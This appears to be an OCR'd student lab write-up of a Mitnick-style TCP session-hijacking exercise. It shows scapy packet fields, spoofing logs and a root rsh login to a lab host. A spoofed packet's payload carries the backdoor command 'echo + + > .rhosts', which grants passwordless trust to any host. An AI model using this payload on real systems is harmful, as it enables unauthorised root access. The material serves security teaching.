
using echo command to add + + in .rhosts file

changing data part and renaming task2.2.py file as task_3.py





Run Code for task_3.py and do rsh 10.9.0.5 to x terminal you are able to login now:


seed@VM: ~/.../volumes
10.9.0.5:514 -> 10.9.0.6:1023 Flags=PA Len=1
Inside spoofing function..
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
Inside spoofing function..
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FA Len=0
Inside spoofing function..
10.9.0.5:514 -> 10.9.0.6:1023 Flags=PA Len=1
Inside spoofing function..
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
Inside spoofing function..
10.9.0.5:514 -> 10.9.0.6:1023 Flags=PA Len=1
Inside spoofing function..
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
Inside spoofing function..
10.9.0.5:514 -> 10.9.0.6:1023 Flags=PA Len=1
Inside spoofing function..
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
^Z
[1]+ Stopped python3 task_3.py
root@VM:/volumes# rsh 10.9.0.5
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Sat Apr 6 19:56:51 UTC 2024 from 10.9.0.1 on pts/10
root@56dd5fba8b78:~#



Successfully able to login into X terminal using rsh X terminal's IP.




Activities
Terminal
Mar 29 14:11
seed
Trash
Old Firefox Data
seed@VM: ~/.../volumes
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
chksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
--
load : StrField = b'9090\x00seed\x00dees\x00echo + + >
.rhostsx00' (b'')
root@VM:/volumes# rsh 10.9.0.5
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
root@56dd5fba8b78:~#
LABS